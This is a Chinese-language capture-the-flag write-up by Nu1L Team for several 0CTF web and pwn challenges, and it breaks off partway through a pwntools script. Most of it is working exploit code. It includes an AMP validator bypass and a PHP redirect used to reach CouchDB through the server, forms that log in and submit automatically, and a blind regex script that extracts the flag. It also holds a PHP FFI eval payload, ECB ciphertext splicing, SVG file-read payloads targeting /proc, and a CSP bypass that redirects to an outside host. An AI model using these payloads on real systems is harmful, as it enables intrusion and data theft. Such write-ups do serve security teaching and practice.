0CTF WP

> Author:Nu1L Team

WEB

amp2020

根据代码和docker配置文件可以发现flag在env以及内网的couchDB里，couchDB又是个利用HTTP请求进行操作的数据库，所以可以确定这个题是RCE/SSRF。

继续看代码可以发现有axios出现，而且贴心的为每一个注册用户注册了库用户权限，还有一些防止SSRF的WAF，那么大概率是需要绕WAF SSRF攻击couchDB了。本地直接


```
curl
http://aa015267de77493e88c837682b02c5668:iwantagirlfriend@127.0.0.1:5984/aa015
267de77493e88c837682b02c5668/flag
```

可以看到flag

```
→  dirsearch git:(master) ✗ curl http://aa015267de77493e88c837682b02c5668[redacted]
127.0.0.1:5984/aa015267de77493e88c837682b02c5668/flag
{"_id":"flag","_rev":"1-119bd271f9cc244e70f09df48aa57854","flag":"fakeflag{shiki
_natsume_1s_my_w41fu!!!!!}"}
```

然后启动一个环境对照代码看一下功能。

登录后可以输入符合AMP规则的HTML代码 (amphtml-validator)，然后代码会经过cheerio的检查，必须只能包含一个script标签，然后如果所有格式正确就会抛给chrome去访问并截图返回给你。



所以经过两个检测之后仅可以使用一次的script标签只能用

```
<script async src="https://cdn.ampproject.org/v0.js"></script>
```

另外，如果访问该接口的用户IP是127.0.0.1，会允许提交一个URL让axios请求，返回结果再经过相同的处理。

根据couchDB配置文件发现couchDB的请求必须是HTTP basic auth，关掉了cookie认证机制，所以没办法利用iframe标签把跨域的couchDB直接展示出来(所有的HTML标签的src里不能存在HTTP basic auth的账号和密码)

那么初步的攻击思路是利用HTML注入/XSS控制chrome请求axios接口从而利用axios SSRF攻击couchDB，然后想办法leak flag

1. 实现HTML注入

这一步需要看一下cheerio和amphtml-validator的机制，经过不懈探索，发现可以成功bypass从而注入任意标签。(利用noscript标签和一个未闭合的iframe标签，成功骗过amphtml-validator)

```
<!doctype html>
```

```
<html amp lang="en">
  <head>
    <meta charset="utf-8">
    <script async src="https://cdn.ampproject.org/v0.js"></script>
    <title>Hello, AMPs</title>
    <link rel="canonical" href="https://amp.dev/documentation/guides-and-
tutorials/start/create/basic_markup/">
    <meta name="viewport" content="width=device-width,minimum-scale=1,initial-
scale=1">
    <style amp-boilerplate>body{-webkit-animation:-amp-start 8s steps(1,end)
0s 1 normal both;-moz-animation:-amp-start 8s steps(1,end) 0s 1 normal both;-
ms-animation:-amp-start 8s steps(1,end) 0s 1 normal both;animation:-amp-start
8s steps(1,end) 0s 1 normal both}@-webkit-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-moz-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-ms-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-o-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}</style><noscript><style
amp-boilerplate>body{-webkit-animation:none;-moz-animation:none;-ms-
animation:none;animation:none}</style></noscript>
  </head>
  <body>
    <h1>Welcome to the mobile web</h1>

<!-- bug here -->
<noscript>
  <iframe src="https://aa.com"> </noscript>
  <!-- inject html tag here -->
  <meta http-equiv="refresh" content="0;
url='http://i_want_a_girl_friend/insert'">
</noscript>

</body>
</html>
```

那么现在我们可以使用axios接口了(在meta跳转的target上部署一个自动登录的iframe和延迟自动提交的表单到axios接口)

2. 绕过SSRF的WAF

看一下代码可以发现这里存在一个问题，axios第一个参数是一个object，所以我们传入input[a]=xxx&input[b]=yyy就相当于传入{"a":"xxx","b":"yyy"}，就可以配置axios的一些选项了

```
else if (body.type === 'url') {
    try {
      const ret = await axios(body.input, { timeout: 5000 })
      input = ret.data
    } catch (e) {
      res.status(500)
```

所以我们可以利用axios的一些配置参数来绕过不允许请求内网IP的WAF

```
?input[method]=POST
&input[maxRedirects]=5
&input[url]=http://iwantaggirlfriend/rd.php?type=aaa
&input[data][test] = test
```

```php
<?php
$type = $_GET['type'];
if($type == "insert"){
$db = $_GET['db'];
header('HTTP/1.1 307 Issb');
header('Location: http://aa015267de77493e88c837682b02c5668:wupco@couchdb:5984/aa
015267de77493e88c837682b02c5668/'.$db);
}//header("Location: http://aa:bb@118.24.185.108:5984/aa");

else{
header('HTTP/1.1 307 Issb');
//header("Location: http://aa:bb@118.24.185.108:5984/aa");
header('Location: http://aa015267de77493e88c837682b02c5668:wupco@couchdb:5984/aa
015267de77493e88c837682b02c5668/_find');

}
echo 1234;
~
~
~
```

HTTP code 307可以转发POST和PUT的内容到跳转的target

3. leak flag


经过上面的步骤我们可以请求到flag了，如果leak出来呢?

代码发现axios请求的结果会采取与input amp html相同的处理流程，这么导致的结果是


couchdb返回的是json格式的查询结果（然后被axios自动parse了）

```
web_1       | 😊😊😊
web_1       | {"docs":[{"flag2":"flag{123}"},{"flag2":"bb<script>"}],"bookmark":"g1AAAABGeJzLYWBgYMpgSmHgKy5JLCr
JTq2MT8lPzkzJBYpzp-UkphsZG5tYGhuBlHDAlKBLZgEAlmwS0w","warning":"No matching index found, create an index to opt
imize query time."}
web_1       | 🤣🤣🤣
```

交给cheerio处理的时候是一个json parse 的 object，而不是string，所以检测不到script标签就会报错



经过尝试发现如果控制axios参数 maxContentLength 为一个比较小的值的话，返回结果内容长度如果超过这个值，就会throw axios的error



那么利用couchDB的regexp查询，按字节匹配flag，然后如果匹配到flag，就会返回内容，返回报文长度比没有匹配到的大得多，那我就可以设置maxContentLength为一个中间值，根据返回结果盲注出flag

最终exploit

```
<!doctype html>
<html amp lang="en">
  <head>
    <meta charset="utf-8">
    <script async src="https://cdn.ampproject.org/v0.js"></script>
    <title>Hello, AMPs</title>
    <link rel="canonical" href="https://amp.dev/documentation/guides-and-
tutorials/start/create/basic_markup/">
    <meta name="viewport" content="width=device-width,minimum-scale=1,initial-
scale=1">
    <style amp-boilerplate>body{-webkit-animation:-amp-start 8s steps(1,end)
0s 1 normal both;-moz-animation:-amp-start 8s steps(1,end) 0s 1 normal both;-
ms-animation:-amp-start 8s steps(1,end) 0s 1 normal both;animation:-amp-start
8s steps(1,end) 0s 1 normal both}@-webkit-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-moz-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-ms-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-o-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}</style><noscript><style
amp-boilerplate>body{-webkit-animation:none;-moz-animation:none;-ms-
animation:none;animation:none}</style></noscript>
  </head>
  <body>
    <h1>Welcome to the mobile web</h1>
    <noscript><iframe src="https://aa.com"></noscript>
  <meta http-equiv="refresh" content="0;
url='http://ebcece08.n0p.co/insert#^fla'"></noscript>
  </body>
</html>
```

远程 /insert 的内容

```
<html>
  <script>

    function create_iframe(id,src,w,h){

      var ifrm = document.createElement("iframe");
        ifrm.setAttribute("src", src);
        ifrm.style.width = w;
        ifrm.style.height = h;
        ifrm.id = id;
        document.body.appendChild(ifrm);

    }

    function exploit_couchdb(){
      var guesschar = location.hash.slice(1);
      document.getElementById("aa")["input[data][selector][flag]
[$regex]"].value = guesschar;
      document.getElementById("aa").submit();
    }

    window.onload = function do_exp (){
      create_iframe("login","http://ebcece08.n0p.co/login","0px","0px"); //
login
      setTimeout("exploit_couchdb()",300); // exploit

    }

    /*
    type=url&
    input[maxRedirects]=5
    &input[url]=http://118.24.185.108/rd.php?type=aaa
    &input[maxContentLength]=200
    &input[method]=POST
    &input[data][selector][flag][$regex]=^a
    &input[data][fields][0]=flag
    &input[data][fields][1]=_rev
    &input[data][fields][2]=_id
    */
  </script>
  <body>
  <form id="aa" method="post" action="http://127.0.0.1:3000/validator">
  <input name="type" value = "url">
  <input name="input[maxRedirects]" value = "5">
  <input name="input[url]" value = "http://118.24.185.108/rd.php?type=aaa">
  <input name="input[maxContentLength]" value = "200">
  <input name="input[method]" value = "post">
```

```
  <input name="input[data][selector][flag][$regex]" value = "^">
  <input name="input[data][fields][0]" value = "flag">
  <input name="input[data][fields][1]" value = "_rev">
  <input name="input[data][fields][2]" value = "_id">
</form>
  </body>
  </html>
```

远程 /login 内容

```
<html>
  <script>
      window.onload = function aa (){
        document.getElementById("aa").submit();
      }

  </script>
  <body>
<form id="aa" method="post" action="http://127.0.0.1:3000/users/login">
  <input name="username" value = "iwantagirlfriend">
  <input name="password" value = "iwantagirlfriend">
</form>
  aaaaa
</body>
</html>
```

手动跑了几下，diff了返回图片的base64，发现是固定的两种，如果服务器网络不好就是其他的图片，那么就可以写脚本自动跑了

```
import requests
import json
import string
r = requests.session()
def login():
    burp0_url = "http://pwnable.org:33000/users/login"
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip, deflate", "Referer": "http://pwnable.org:33000/users/login", "Content-Type": "application/x-www-form-urlencoded", "Connection": "close", "Upgrade-Insecure-Requests": "1"}
    burp0_data = {"username": "wupco", "password": "wupco"}
    r.post(burp0_url, headers=burp0_headers , data=burp0_data)

def exploit(guesschar):
    login()
    burp0_url = "http://pwnable.org:33000/validator"
```

```
    burp0_headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:56.0) Gecko/20100101 Firefox/56.0", "Accept": "*/*", "Accept-
Language": "zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3", "Accept-Encoding": "gzip,
deflate", "Referer": "http://pwnable.org:33000/", "Content-Type":
"application/x-www-form-urlencoded; charset=UTF-8", "X-Requested-With":
"XMLHttpRequest", "Connection": "close"}
    burp0_data = {"type": "text", "input": "<!doctype html>\n<html amp
lang=\"en\">\n  <head>\n    <meta charset=\"utf-8\">\n    <script async
src=\"https://cdn.ampproject.org/v0.js\"></script>\n    <title>Hello,
AMPs</title>\n    <link rel=\"canonical\"
href=\"https://amp.dev/documentation/guides-and-
tutorials/start/create/basic_markup/\">\n    <meta name=\"viewport\"
content=\"width=device-width,minimum-scale=1,initial-scale=1\">\n    <style
amp-boilerplate>body{-webkit-animation:-amp-start 8s steps(1,end) 0s 1 normal
both;-moz-animation:-amp-start 8s steps(1,end) 0s 1 normal both;-ms-
animation:-amp-start 8s steps(1,end) 0s 1 normal both;animation:-amp-start 8s
steps(1,end) 0s 1 normal both}@-webkit-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-moz-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-ms-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@-o-keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}@keyframes -amp-
start{from{visibility:hidden}to{visibility:visible}}</style><noscript><style
amp-boilerplate>body{-webkit-animation:none;-moz-animation:none;-ms-
animation:none;animation:none}</style></noscript>\n  </head>\n  <body>\n
<h1>Welcome to the mobile web</h1>\n    <noscript><iframe
src=\"https://aa.com\"></noscript>\n  <meta http-equiv=\"refresh\"
content=\"0; url='http://ebcece08.n0p.co/insert#^"+ guesschar +"'\">
</noscript>\n  </body>\n</html>"}
    data = r.post(burp0_url, headers=burp0_headers, data=burp0_data).text
    return json.loads(data)["image"]

flagchar = string.ascii_lowercase +"}{_" +string.digits
+string.ascii_uppercase
flag = ""
#flag{t4ke_a_google_amp_screensh0t_and_fell_into_millions_pit}

for i in range(140):
    j = 0
    while j < len(flagchar):
        print("trying "+flagchar[j])
        tmpflag = flag + flagchar[j]
        res = exploit(tmpflag).encode('utf8')
        if
('AAQBoBAgAApBEgAABAGgECAACkESAAAEAaAQIAAKQRIAAAQBoBAgAApBEgAABAGgECAACkESAAAE
AaAQIAAKQRIAAAQBoBAgAApBEgAABAGgECAACkESAAAEAaAQIAAKQRIAAAQBoBAgAApBEgAABAGgEC
AACkESAAAEAaAQIAAKQRIAAAQBoBAgAApBEgAABAGgECAACk+X/+nVRIR1Q8XgAAAABJRU5ErkJggg==') in res:
            j = j + 1
            continue
```

```
        elif
("QIwAAQAAYgQIAAAQI0AAAIAYAQIAAMQIEAAAIEaAAAAAMf8FSuHE6bm7erQAAAAASUVORK5CYII=
") in res:
            flag += flagchar[j]
            print(flag)
            break
        else:
            j = j
            continue
```

easyphp

#define FFI_LIB "/flag.so" #define FFI_SCOPE "flag" char* flag_fUn3t1on_fFi();

```
print_r(FFI::string($aa-%3E上面图里的函数名()));
```

noeasyphp

```
rh=eval(base64_decode('JGZsYWc9RkZJOjpsb2FkKCIvZmxhZy5oIik7JGNoYXI9JGZsYWctPm5
ldygiY2hhclsweDMwXSIsZmFsc2UpOyRjaGFyPUZGSTo6YWRkcigkY2hhcik7RkZJOjpmcmVlKCRja
GFyKTskbG9hZGZsYWc9RkZJOjpsb2FkKCIvZmxhZy5oIik7cHJpbnRfcigkY2hhcik7'));

object(FFI\CData:char(*)[88])#3 (1) { [0]=> object(FFI\CData:char[88])#5 (88)
{ [0]=> string(1) "•" [1]=> string(1) "" [2]=> string(1) "" [3]=> string(1) ""
[4]=> string(1) "8" [5]=> string(1) "•" [6]=> string(1) "" [7]=> string(1) ""
[8]=> string(1) "•" [9]=> string(1) "" [10]=> string(1) "" [11]=> string(1) ""
[12]=> string(1) "L" [13]=> string(1) "I" [14]=> string(1) "B" [15]=>
string(1) " " [16]=> string(1) "" [17]=> string(1) " " [18]=> string(1) " "
[19]=> string(1) " " [20]=> string(1) " " [21]=> string(1) "U" [22]=>
string(1) "" [23]=> string(1) "" [24]=> string(1) "" [25]=> string(1) " "
[26]=> string(1) "•" [27]=> string(1) "•" [28]=> string(1) "]" [29]=>
string(1) "•" [30]=> string(1) "" [31]=> string(1) "" [32]=> string(1) ""
[33]=> string(1) "" [34]=> string(1) "" [35]=> string(1) "" [36]=> string(1)
"" [37]=> string(1) "" [38]=> string(1) "" [39]=> string(1) "" [40]=>
string(1) "C" [41]=> string(1) "O" [42]=> string(1) "P" [43]=> string(1) "E"
[44]=> string(1) " " [45]=> string(1) """ [46]=> string(1) "f" [47]=>
string(1) "l" [48]=> string(1) "a" [49]=> string(1) "g" [50]=> string(1) ""
[51]=> string(1) " " [52]=> string(1) " " [53]=> string(1) "c" [54]=>
string(1) "h" [55]=> string(1) "a" [56]=> string(1) "@" [57]=> string(1) "a"
[58]=> string(1) " " [59]=> string(1) "•" [60]=> string(1) "]" [61]=>
string(1) "•" [62]=> string(1) "" [63]=> string(1) "" [64]=> string(1) "`"
[65]=> string(1) "`" [66]=> string(1) " " [67]=> string(1) "•" [68]=>
string(1) "]" [69]=> string(1) "•" [70]=> string(1) "" [71]=> string(1) ""
[72]=> string(1) "a" [73]=> string(1) "p" [74]=> string(1) "A" [75]=>
string(1) "3" [76]=> string(1) "H" [77]=> string(1) "1" [78]=> string(1) "("
[79]=> string(1) ")" [80]=> string(1) "•" [81]=> string(1) "" [82]=> string(1)
"" [83]=> string(1) "" [84]=> string(1) "" [85]=> string(1) "" [86]=>
string(1) "" [87]=> string(1) "" } }

print_r(FFI::string($aa-%3Eflag_wAt3_uP_apA3H1()));
```

lottery

多加密几组观察一下发现enc是对lottery、用户信息、coin进行了某种block size为16，ecb模式的加密。通过使用http://pwnable.org:2333/lottery/info接口测试发现enc base64编码前的48字节恰好包含除最后两字节外的lottery，因此只需要批量注册账号，拿到后缀符合要求的lottery都转给同一账号即可。

```
import requests
import base64
import random
import string
table = string.ascii_lowercase + string.digits
```

```
mine =
'4EGLYPQmvDYL3T0csTrb/UasaeUAwnNRSsj7+v2O317kWrVccOQLjT5mEsSts+E1JlJbZW06kKjoW
2+5AurC8B+gWLiDN9cG6AwpqubnB/fW0QabiQ17JLgIDt6eiasHPdUqULBnKVY0eePPLv02MPhIZnV
HgXwIkkuehhS/11g='

def register():
    username = 'Q7_' + ''.join([random.choice(table) for _ in range(5)])
    return requests.post('http://pwnable.org:2333/user/register', {'username':
username, 'password': ''}).json()['user']

def login(s, username):
    return s.post('http://pwnable.org:2333/user/login', {'username': username,
'password': ''}).json()['user']

def buy(api_token):
    return requests.post('http://pwnable.org:2333/lottery/buy', {'api_token':
api_token}).json()

def lottery_info(enc):
    return requests.post('http://pwnable.org:2333/lottery/info', {'enc':
enc}).json()['info']

def charge(enc, coin):
    return requests.post('http://pwnable.org:2333/lottery/charge', {'enc':
enc, 'coin': coin, 'user': '2040dfa8-f481-482a-913e-0da8f5ef0304'}).json()

while True:
    print('='*30)
    user = register()
    username = user['username']
    s = requests.session()
    user = login(s, username)
    api_token = user['api_token']
    uuid = user['uuid']
    print(user)
    for _ in range(3):
        enc = buy(api_token)['enc']
        info = lottery_info(enc)
        if(info['lottery'].endswith('f6')):
            print(enc)
            fake = base64.b64encode(base64.b64decode(enc)[:48] +
base64.b64decode(mine)[48:])
            print(charge(fake, info['coin']))
```

Wechat Generator

```
import requests
import base64
```

```
def preview(data):
    url = "http://pwnable.org:5000/preview"
    resp = requests.post(url, data={"data": data})
    return resp.json()

def share(id):
    url = "http://pwnable.org:5000/share"
    resp = requests.post(url, data={"previewid" : id}, allow_redirects=False)
    return resp.json()

if __name__ == "__main__":
    data = """
    [{"type":0,"message":"Love you!"},{"type":1,"message":"Me too!!!"},
{"type":0,"message":"My Message[smile.png\\\" /><image
xlink:href=\\\"text:/proc/self/cmdline\\\" x=\\\"0\\\" y=\\\"0\\\"
height=\\\"640px\\\" width=\\\"480px\\\" /><image x=\\\"500\\\" y=\\\"500\\\"
height=\\\"0px\\\" width=\\\"0px\\\"
xlink:href=\\\"http://pwnable.org:5000/static/emoji/smile]"}]
    """
    js = preview(data)

    print(js["data"])
    xml = js["data"].split("")[1]
    print(base64.b64decode(xml))
    print(js["previewid"])
    url = share(js["previewid"])["url"]
    print("http://pwnable.org:5000/image/"+url[-6:]+"/png")
```

`/app/app.py`

/SUp3r_S3cret_URL

```
from flask import *
from flask_csp.csp import csp_header, csp_default
from wand.image import Image
import base64, uuid, mimetypes, jinja2, string, json, os, random, re, time
from selenium import webdriver
from selenium.common.exceptions import NoAlertPresentException
from selenium.webdriver.common.desired_capabilities import DesiredCapabilities

# Sorry for not having syntax highlight

def create_app():
  app = Flask(__name__)
  h = csp_default()
  h.update({'default-src': "'self'", 'img-src': '* data:', 'style-src': "'self' 'unsafe-inline'",
        'connect-src': "'self'", 'base-uri': "'self'", 'object-src': "'none'", 'report-uri': ""})
  return app

app = create_app()

def responseJSON(s, callback=None):
    if callback:
        resp = make_response(callback[0:3] + "=" + s)
    else:
        resp = make_response(s)
    resp.headers["Content-Type"] = "application/json"
    return resp

def sanitize(s):
    global x
    pattern = re.compile("(src|proc|env|meta)", re.IGNORECASE)
    s = pattern.sub("", s)
    s = str(jinja2.escape(s))

    def emoji(match):
        x = match.span()[0]*40
        match = str(match.group(1))
        markup = '</text><image x="'+str(x)+'" y="-60" height="100" xmlns:xlink="http://www.w3.org/1999/xlink
        return str(jinja2.Markup(markup).unescape())

    return re.sub(r'\[(.*?)\]', emoji, s)


@app.route('/SUp3r_S3cret_URL/0Nly_4dM1n_Kn0ws', methods=["GET", "POST"])
@csp_header()
def secret():
    if request.method == "GET":
        return render_template("xss.html")
    else:
        url = request.form["url"]
        if url.startswith("/"):
            url = os.environ['BASE'] + url
        else:
            return "Wrong URL!"

        browser = webdriver.Remote("http://chrome:4444/wd/hub", DesiredCapabilities.CHROME)
        browser.get(url)
        print("######### Admin view: " + url)
        time.sleep(0.5)
```

```
data = """
    [{"type":0,"message":"My Message[smile.png\\\" />
    <image x=\\\"0\\\" y=\\\"0\\\" height=\\\"640px\\\" width=\\\"580px\\\"
xlink:href=\\\"text:/proprocc/self/fd/3\\\" />
    <image x=\\\"0\\\" y=\\\"0\\\" height=\\\"0px\\\" width=\\\"0px\\\"
xlink:href=\\\"https://d7cb7b72.n0p.co/test]"}]
    """
```

http://pwnable.org:5000/SUp3r_S3cret_URL/0Nly_4dM1n_Kn0ws 触发alert(1)可获取flag

通过源码可以发现后端会把 `src|proc|env|meta` 替换为空，使用双写可以绕过。

另外后端会根据后缀返回对应的Content-Type头

http://pwnable.org:5000/image/OStWDv/png

http://pwnable.org:5000/image/OStWDv/svg

http://pwnable.org:5000/image/OStWDv/htm

由于csp的原因，svg中的 `<script>` 标签需要引用同源下的js代码才可执行，不过我们可以利用htm后缀使其解析为html，然后使用 `<memetata http-equiv="Refresh" content="0; url=http://hacker.com/alert.html"/>` 进行跳转从而绕过csp并触发alert(1)

```
data = """
    [{"type":0,"message":"Love you!"},{"type":1,"message":"Me too!!!"},
{"type":0,"message":"My Message[smile.png\\\\\\" /><memetata http-
equiv=\\\\\\"Refresh\\\\\\" content=\\\\\\"0;
url=http://hacker.com/alert.html\\\\\\"/><image x=\\\\\\"500\\\\\\"
y=\\\\\\"500\\\\\\" height=\\\\\\"0px\\\\\\" width=\\\\\\"0px\\\\\\"
xlink:href=\\\\\\"<http://pwnable.org:5000/static/emoji/smile>]"}]
    """
```

Pwn

eeeeeemoji

```
from pwn import *
#p = process('./emoji')
p = remote('pwnable.org', 31323)
def convaddr(a):
  f = ord(a[0])
  if f & 0b11111100 == 0b11111100:
    ans = ((ord(a[0])&0b1)<<30) | ((ord(a[1])&0b00111111)<<24) |
((ord(a[2])&0b00111111)<<18)| ((ord(a[3])&0b00111111)<<12)|
((ord(a[4])&0b00111111)<<6)|((ord(a[5])&0b00111111))
    ans2 = ((ord(a[6])&0b111)<<12) |((ord(a[7])&0b00111111)<<6) |
((ord(a[8])&0b00111111))
    return (ans2 << 32) | ans
  elif f & 0b11111000 == 0b11111000:
    ans = ((ord(a[0])&0b11)<<24) |((ord(a[1])&0b00111111)<<18)|
((ord(a[2])&0b00111111)<<12)|((ord(a[3])&0b00111111)<<6)|
((ord(a[4])&0b00111111))
    ans2 = ((ord(a[5])&0b111)<<12) | ((ord(a[6])&0b00111111)<<6) |
((ord(a[7])&0b00111111))

    return (ans2 << 32) | ans
```

```
def addrconv(a):
  a = a & 0xffffffff
  bits = bin(a)[2:]
  l = len(bits)
  if  7<l<=11:
    b1 = int('10'+bits[-6:],2)
    b2 = int('110'+bits[:-6].rjust(5,'0'),2)
    conved =  chr(b2) + chr(b1)
    return conved
  if 11< l <=16:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('1110'+bits[:-12].rjust(4,'0'),2)
    conved = chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 16<l<=18:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[:-12].rjust(6,'0'),2)
    b4 = 0b11110000
    conved = chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 18<l<=21:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
    b4 = int('11110'+bits[:-18].rjust(3,'0'),2)
    conved = chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 21<l<=24:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
    b4 = int('10'+bits[:-18].rjust(6,'0'),2)
    b5 = 0b11111000
    conved = chr(b5) + chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 24<l<=26:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
    b4 = int('10'+bits[-24:-18],2)
    b5 = int('111110'+bits[:-24].rjust(2,'0'),2)
    conved = chr(b5) + chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif 26<l<=30:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
    b3 = int('10'+bits[-18:-12],2)
```

```
    b4 = int('10'+bits[-24:-18],2)
    b5 = int('10'+bits[:-24].rjust(6,'0'),2)
    b6 = 0b11111100
    conved = chr(b6) + chr(b5) + chr(b4) + chr(b3) + chr(b2) + chr(b1)
    return conved
  elif l>30:
    b1 = int('10'+bits[-6:],2)
    b2 = int('10'+bits[-12:-6],2)
